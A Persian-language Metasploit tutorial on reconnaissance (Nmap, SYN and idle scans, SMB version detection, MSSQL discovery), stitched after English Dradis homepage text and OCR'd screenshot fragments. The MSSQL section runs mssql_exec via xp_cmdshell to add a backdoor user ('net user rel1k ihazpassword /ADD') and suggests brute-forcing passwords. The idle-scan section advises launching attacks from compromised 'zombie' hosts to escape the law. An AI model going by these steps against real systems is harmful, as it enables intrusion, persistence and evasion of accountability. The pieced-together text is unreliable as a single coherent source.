Dradis is a self-contained web application that provides a centralised repository of information to keep track of what has been done so far, and what is still ahead.
[screenshots - demo]
Features include:
• Easy report generation.
• Support for attachments.
• Integration with existing systems and tools through server plugins.
• Platform independent.
Dradis Professional Edition
use dradis
download
demo
screenshots
blog
documentation
dradis guides
license
security reports
develop dradis
Fresh News:

در هنگام انجام تست نفوذ ، غالبا با چالشی بزرگ روبرو هستید برای پیگیری همه چیزهایی که اهداف شماست برای انجام دادن در شبکه ، و آن چالش داشتن یک پایگاه داده و یا دیتا بیس بزرگ که باعث صرفه جویی در وقت ما شود به خاطر اینکه همه چیزهایی که میخواهیم در دسترس و در یک جا باشند .

متا اسپلویت به طور پیشفرض از سیستم دیتابیس PostgreSQL پشتیبانی می کند. نصب متا اسپلویت همراه با PostgreSQLمی باشد و قبل از نصب بر روی پورت tcp 7175 به گوش می شوند یعنی این پورت باز می شود و به هیچگونه تنظیمات اضافی نیاز نمی باشد هنگامی که ما وارد محیط msfconsole می شویم و دستور "db_driver"اجرا میکنیم ، می بینیم که به طور پیش فرض Metasploit برای استفاده از PostgreSQL پیکربندی شده است.

```
msf > db_driver
[*]    Active Driver: postgresql
[*]        Available: postgresql

msf >
```

ما می توانیم مطمئن شویم که اتصال به پایگاه داده عملیاتی شده با صدور فرمان "host".

```
msf > hosts

Hosts
=====

address         mac  name  os_name          os_flavor  os_sp  purpose  info  c

msf >
```

هر چند که ما در حال حاضر راه اندازی و پیکربندی dradis را برای ذخیره یادداشت ها و یافته هایمان یاد گرفته ایم ولی ایجاد کردن یک دیتابیس جدید در درون متا اسپلویت میتواند تمرین

خوبی باشد برای بازیابی سریع اطلاعات از درون نرم افزار و یا برای استفاده در حالات خاصی از حملات (attack).

با دستور ذیل در محیط msf نرم افزار را آماده میکنیم و همچنین قبل از هر کاری با فرمان help آگاهی پیدا میکنیم که چه دستورات و یا فرمانهایی در این محیط قابلیت اجرا دارند

opt/framework/config/database.yml/ db_connect -y

حال در تصویر زیز کاملتر به شما نشان داده می شود

```
msf > db_connect -y /opt/framework/config/database.yml
msf > help
...snip...
Database Backend Commands
=========================

    Command         Description
    -------         -----------
    creds           List all credentials in the database
    db_connect      Connect to an existing database
    db_disconnect   Disconnect from the current database instance
    db_driver       Specify a database driver
    db_export       Export a file containing the contents of the database
    db_import       Import a scan result file (filetype will be auto-detected)
    db_nmap         Executes nmap and records the output automatically
    db_status       Show the current database status
    hosts           List all hosts in the database
    loot            List all loot in the database
    notes           List all notes in the database
    services        List all services in the database
    vulns           List all vulnerabilities in the database
    workspace       Switch between database workspaces

msf >
```

ما می توانیم با دستور "db_nmap' برای اجرای یک اسکن از Nmap در برابر اهداف و نتایج ذخیره شده در پایگاه داده ای که به تازگی ایجاد شده استفاده کنید با این حال اگر شما نیز مایل به وارد کردن نتایج اسکن به dradis هستید ، به احتمال زیاد خروجی گرفتن از نتایج اسکن خود در قالب XML می باشد.

برای همین بهتر آنست که خروجی nmap را در سه حالت (and normal ,xml, grepable) داشته باشیم.

اگر شما نمی خواهید اطلاعات خود را به dradis وارد کنید به سادگی از Nmap با استفاده از دستور "db_nmap خروجی آنها را اجرا کنید.

در مثال زیر از "db_nmap -sV -v ۲٤/۱۹۲,۱۶۸,۱,۰" استفاده شده است

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```


وقتی اسکن به پایان رسید با دستور زیر میتوانید خروجی نتیجه اسکن را در قالب xml صادر کنید

```
msf > db_import subnet_1.xml
[*] Importing 'Nmap XML' data
[*] Importing host 192.168.1.1
[*] Importing host 192.168.1.2
[*] Importing host 192.168.1.11
[*] Importing host 192.168.1.100
[*] Importing host 192.168.1.101
...snip...
```

شما می توانید با دستورات "host " و "service" از ورودیهای به اسکن nmap آگاهی پیدا کنید به شکل زیر توجه کنید

```
msf > hosts -c address,mac

Hosts
=====

address         mac
-------         ---
192.168.1.1     C6:E9:5B:12:DC:5F
192.168.1.100   58:B0:35:6A:4E:CC
192.168.1.101
192.168.1.102   58:55:CA:14:1E:61
...snip...

msf > services -c port,state

Services
========

host            port   state
----            ----   -----
192.168.1.1     22     open
192.168.1.1     53     open
192.168.1.1     80     open
192.168.1.1     3001   open
192.168.1.1     8080   closed
192.168.1.100   22     open
192.168.1.101   22     open
192.168.1.101   80     open
192.168.1.101   7004   open
192.168.1.101   9876   open
...snip...
```

همچنین شما بعد از اتمام اسکن با nmap میتوانید ورودی دستورات و اطلاعات خود را در dradis و با اینتر فیس وب مشاهده کنید و حتی پس از مشاهده قادر خواهید بود از ورودیهای خود به سه حالت گفته شده خروجی بگیرید و مجددا آن سه حالت (xml, and normal ,grepable) می باشد به شکل زیر توجه کنید


dradis v2.7.0 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
dradis v2.7.0
localhost https://localhost:3004/
BackTrack Linux Offensive Security Exploit-DB Aircrack-ng SEORG.org Music
import from file... export
dradis v2.7.0- configuration | logout | feedback
add branch
add note note categories
Dradis Framework 2.7
Uploaded files
201.xml - Nmap scan
192.168.1.201
80/tcp
135/tcp
139/tcp
443/tcp
445/tcp
3306/tcp
3389/tcp
Text
Category
Author
Last Upda
Category: Nmap output
192.168.1.201: Hostnames: [] Port info: Port #80/tcp is open (syn-ack) S
Nmap output
Nmap
20 May 20
192.168.1.201:
Hostnames: []
Port info:
Port #80/tcp is open (syn-ack)
Service: http
Product: Apache httpd
Version: 2.2.17
Port #135/tcp is open (syn-ack)
Find a Node
Notes
Import note...
Attachments
There is a new revision in the server. Please refresh.
what's new in this version?

Information gathering

با بخش آموزش **Auxiliary Plugins** از سری آموزشهای متا اسپلویت (**metasploit**) زیر شاخه **information gathering** در خدمت شما هستم.

Modules Notes on Scanners and Auxiliary

نکاتی در مورد اسکنرها و ماژول های کمکی

اسکنرها و ماژولهای کمکی بسیاری استفاده میکنند از دستور RHOSTS به جای RHOST . RHOSTS برای اسکن میتواند در وضعیتهای مختلف ورودی بگیرد

- رنج IP مانند (۱۹۲,۱۶۸,۱,۲۰-۱۹۲,۱۶۸,۱,۳۰)
- رنج CIDR مانند (۲٤/۱۹۲,۱۶۸,۱,۰)
- ویا استفاده از رنجهای مختلفی که توسط کاما از هم جدا می شوند مانند(۲٤/۱۹۲,۱۶۸,۳,۰

  ۲٤/۱۹۲,۱۶۸,۱,۰,)
- استفاده از لیست فایلهای جدا شده HOST مانند (file:/temp/hostlist.txt)

این یکی دیگر از روشهای گرفتن خروجی از Nmap grepable است که مورد استفاده قرار میگیرد

توجه داشته باشید که به طور پیش فرض ارزش ماژولها و اسکنرها روی مقدار "۱" تنظیم شده است و ارزش مجموعه موضوعات به تعداد موضوعاتی است که به طور همزمان توسط اسکنر مورد استفاده قرار میگیرد

دادن ارزش بیشتر به یک اسکنر و یا ماژول برای سرعت اسکن وتعداداسکن می باشد و در آن سو دادن ارزش کمتر به علت پایین آمدن ترافیک شبکه می باشد اما زمان ارزش گذاری روی اسکنرها و یا مازول ها باید نکاتی را رعایت کرد و مدنظر قرار داد که عبارتند از :

- به روی سیستم های win32 ارزش گذاری نباید بیشتر از ۱۶ باشد
- سیستمهای که در حال فعالیت در محیط msf می باشد و تحت کنسول cygwin هستند باید کمتر از ۲۰۰ باشد
- در سیستمهای یونیکس ارزش گذاری روی ماژول ها باید تا ۲۵۶ بیشتر نباشد

Port Scanning

ما در متااسپلویت علاوه بر اینکه از NMAP بعنوان یک پورت اسکنر استفاده میکنیم تنوعی از اسکنر های پورت در این FRAMEWORK وجود دارند که تمامی آنها در دسترس هستند.

```
msf > search portscan

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   auxiliary/scanner/portscan/ack                       normal  TCP ACK Firewall Scanner
   auxiliary/scanner/portscan/ftpbounce                 normal  FTP Bounce Port Scanner
   auxiliary/scanner/portscan/syn                       normal  TCP SYN Port Scanner
   auxiliary/scanner/portscan/tcp                       normal  TCP Port Scanner
   auxiliary/scanner/portscan/xmas                      normal  TCP "XMas" Port Scanner
```

برای مقایسه میخواهیم نتایج بدست آمده از اسکن nmap بروی پورت ۸۰ را با اسکن دیگر اسکنرها مقایسه کنیم

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

192.168.1.1
192.168.1.2
192.168.1.10
192.168.1.109
192.168.1.116
192.168.1.150
```

در اوایل بوجود آمدن متا اسپلویت از اسکنر nmap که اسکن syn را انجام می داد استفاده میکردند که این نوع اسکن برای یافتن پورت ۸۰ روی کارت شبکه eth0 است در متا اسپلویت بود .

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run

[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

پس ما می بینیم که در متا اسپلویت ماژول های مختلفی برای اسکن وجود دارند و در دسترس هستند و این اسکنرها زیاد هم هستند برای اینکه ما بتوانیم با استفاده ازآنها سیستمها و یا سیستم عاملها و همچنین پورت های باز را پیدا کنیم .

همانطور که میدانید اولین کار در دنیای هک بحث جمع آوری اطلاعات و یا همان information gathering می باشد که بیش از ۸۵٪ از فعالیت روی victim (هدف) معطوف به این مرحله می شود . این یک ابزار بسیار عالی در آرشیو ابزار متا اسپلویت می باشد.

SMB Version Scanning

حالا که برای ما مشخص کردید که چه هاست هایی در درون شبکه موجود است ما میتوانیم تلاش کنیم برای بدست آوردن اینکه چه سیستم عاملهایی در هاستها (HOST) در حال اجرا هستند این به هکر کمک میکند برای اینکه نوع حملات خود را انتخاب کند و یا اینکه به تعداد کمتری از حملات فکر کند چرا ؟ چون هر نوع سیستم عامل حملات مخصوص به خود را دارد و این کار از اتلاف وقت بر روی سیستمهای آسیب پذیر جلوگیری میکند .
مثلا بعد از اسکن سیستمی متوجه می شویم سیستم آن ویندوز است با این نتایج خواهیم دانست که قطعا باید پورتهای ۱۳۵ ، ۱۳۹ و ٤٤٥ در این سیستم باز است.
باز تاکید میکنم ما با استفاده از اسکن SMB/VERSION مشخص میکنیم که کدام نسخه ای از ویندوز بر روی هدف در حال اجراست و یا اینکه در صورت لینوکس بودن سیستم کدام نسخه از لینوکس می باشد و یا سیستم عاملهای دیگری مانند MAC و ....

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_version) > set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > run

[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2 (language: Unknown) (name:XEN-2K3-FUZ
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language: English) (name:V-XP-EXPLOIT) (d
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language: English) (name:V-XP-DEBUG) (dom
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

همچنین توجه داشته باشید با استفاده از دستور "host" به اطلاعاتی که تازه در دیتابیس متا اسپلویت ذخیره شده دسترسی پیدا میکنیم با کلیه تغییرات جدید در سیستم.

```
msf auxiliary(smb_version) > hosts

Hosts
=====

address         mac  name  os_name           os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------           ---------  -----  -------  ----  --------
192.168.1.201         Microsoft Windows  XP         SP3    client
192.168.1.202         Microsoft Windows  XP         SP3    client
192.168.1.209         Microsoft Windows  2003 R2    SP2    server
```

Idle Scanning

این اسکن به ما این اجازه را می دهد که به طور نامحسوس و یا به عبارتی دیگر یواشکی روی هدف خود اسکن را انجام دهیم و آدرس IP قربانی را بدست آوریم همانطور که میدانید دو نوع اسکن داریم ACTIVE و PASSIVE که در نوع پسیو قربانی و یا هدف نمیفهمد که در حال اسکن شدن است.

ما برای استفاده از این نوع اسکن باید یک هاست محلی ایجاد و بر روی کارت شبکه آن IDLE را فعال کنیم و برای کشف IP های داخل شبکه توالی افزایشی و ای شکسته را داشته باشیم . متا اسپلویت شامل یک ماژول SCANNERS/IP/IPIDSEG است برای اسکن میزبان که متناسب با الزامات بتواند فعالیت کند.

برای کسب اطلاعات بیشتر در خصوص NMAP IDLE SCAN می توانید به کتاب رایگان NMAP مراجعه نمایید

```
msf auxiliary(writable) > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options

Module options (auxiliary/scanner/ip/ipidseq):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run

[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

با قضاوت براساس نتایج حاصله از اسکن ، ما برای پیدا کردن زامبی های بالقوه از این نوع اسکن استفاده میکنیم (همانطور که میدانید زامبی یک قربانی است که هکر برای حملات بعدی به قربانیهای دیگر از سیستم آن استفاده میکند که بیشتر در حملات ddos , dos از آن استفاده می شود

مثلا :بعد از اینکه سیستم و یا هاستی را گرفتیم برای حمله به سیستمهای آسیب پذیر دیگر که شناسایی کرده ایم از آن استفاده میکنیم یعنی شروع حملات را از روی سیستم قربانی آغاز میکنیم این برای در امان ماندن از قانون می باشد چون آی پی و تمامی اطلاعات قربانی ثبت می شود و عملا ما مصون می مانیم.

```
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -PN -sI 192.168.1.109 192.168.1.114

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

Hunting For MSSQL

این بخش ادامه آموزشهای informaition gathering می باشد

حال همانطور که می دانید و قبلا هم گفته شد برای انجام هک روی هر سیستم و یا شبکه ای اولین مرحله جمع آوری اطلاعات می باشد . بخاطر همین مطلب یکی از بخشهایی که باید از آن اطلاعات کسب کنیم دیتابیس های آن مجموعه می باشدکه محل ذخیره سازی اطلاعات می باشد.

دیتابیس های مختلفی وجود دارند از شرکتهای مختلفی چون مایکروسافت با MS SQL اوراکل با دیتابیسی با همین نام و MYSQL که در سیستمهای متن باز یا OPEN SOURCE استفاده می شود ولی در شبکه های کوچک و متوسط بیشتر از محصول مایکرو سافت استفاده می شود. با توجه به اینکه در کشور ما اکثر سیستم ها ویندوزی می باشد.

در صورت استفاه از نسخه های لینوکسی می بایست به ناچار از MYSQL استفاده شود. با توضیحاتی که در بالا ارائه شد میخواهیم دیتابیس های داخل شبکه و سرورهای دیتابیس یک شبکه جمع آوری اطلاعات داشته باشیم حال باید چه کنیم (البته باز تاکید میکنم در راستای INFORMATION GATHERING) .

یکی از علاقه منیهای خودم بدست آوردن اطلاعات از طریق footprinting روی پورتهای UDP می باشد . امیدوارم که فرق بین پورتهای TCP و UDP رو فراموش نکردین.

زمانی که شما MSSQL را نصب می کنید این نرم افزار باید یک پورتی را روی سیستم برای انتقال اطلاعات و همچنین ارتباط گرفتن با دنیای خارج باز کند این پورت ، پورت TCP 1433 می باشد یا به صورت رندوم و داینامیک یک پورت را روی سیستم باز میکند.

اگر پورتی که باز شده به صورت داینامیک باشد از این طریق میتوانیم سرورهایی که خدمات میدهند روی دیتابیس MSSQL پیدا کنیم

در ادامه سعی کردم که نحوه کار به صورت تصویری باشد تا بهتر متوجه شوید . در صورت نیاز یک سری توضیحات خاص خواهم گفت . هر چند که تصاویر گویای مطلب می باشد ولی نیاز به توجه می باشد

```
msf > search mssql

Exploits
========

   Name                                          Description
   ----                                          -----------
   windows/mssql/lyris_listmanager_weak_pass     Lyris ListManager MSDE Weak sa Pas
   windows/mssql/ms02_039_slammer                Microsoft SQL Server Resolution Ov
   windows/mssql/ms02_056_hello                  Microsoft SQL Server Hello Overflo
   windows/mssql/mssql_payload                   Microsoft SQL Server Payload Execu


Auxiliary
=========

   Name                        Description
   ----                        -----------
   admin/mssql/mssql_enum      Microsoft SQL Server Configuration Enumerator
   admin/mssql/mssql_exec      Microsoft SQL Server xp_cmdshell Command Execution
   admin/mssql/mssql_sql       Microsoft SQL Server Generic Query
   scanner/mssql/mssql_login   MSSQL Login Utility
   scanner/mssql/mssql_ping    MSSQL Ping Utility
```

همانطوزر که در بالا می بینید برای اینکه بفهیم چه دیتابیسی داریم از دستور search استفاده میکنیم (تصویر بالا)

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specifie
   RHOSTS                                yes       The target address range or C
   THREADS              1                yes       The number of concurrent thre
   USERNAME             sa               no        The username to authenticate
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification
```

بعد از دستور سرچ از دستورات بالا استفاده می کنیم تا اطلاعاتی از دیتابیس به ما برگردد.

```
msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > exploit

[*] SQL Server information for 10.211.55.128:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed
```

با دستور exploit اطلاعاتی از جمله پورت اشغال شده ، نسخه دیتابیس ، اسم سرور دیتابیس ، و از چه IP خدمات می دهد یعنی همان IP سرور را برایمان نمایش می دهد .

که داشتن آی پی بسیار در امر جمع آوری اطلاعات مهم است .

```
msf auxiliary(mssql_login) > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

   Name                 Current Setting                       Required  Descript
   ----                 ---------------                       --------  --------
   CMD                  cmd.exe /c echo OWNED > C:\owned.exe  no        Command
   PASSWORD                                                   no        The pass
   RHOST                                                      yes       The targ
   RPORT                1433                                  yes       The targ
   USERNAME             sa                                    no        The user
   USE_WINDOWS_AUTHENT  false                                 yes       Use wind


msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user rel1k ihazpassword /ADD
cmd => net user rel1k ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit

The command completed successfully.

[*] Auxiliary module execution completed
```

در این مرحله ما می توانیم با داشتن یک DICTIONARY FILE به BRUTE-FORCE کرک کردن پسورد بپردازیم . سپس با تزریق یک xp_cmdshell از سیستم دسترسی بگیریم و بااین دسترسی برای خودمان با دستور ADD یک یوزر جدید در سیستم قربانی ایجاد کنیم و با آن به بقیه کارهامون برسیم.

Service Identification

شناسایی خدمات و یا سرویس

بعد از مرحله بالا ما باید درباره سرویس هایی که در سطح شبکه فعال هستند اطلاعات کسب کنیم زیرا این باعث میشود که بفهیم از چه نرم افزار هایی در سیستم استفاده می کنند و با تحلیل نرم افزارهای مورد استفاده به آسیب پذیریهای احتمالی نرمافزارها پی برده و این همان نقاط ضعف سیستم می شود برای ورود و ایجاد حمله و یا با آگاهی از نرمافزارها پورتهایی را که روی سیستم باز نموده اند نقطعه حمله و تدارک حمله می تواند باشد.

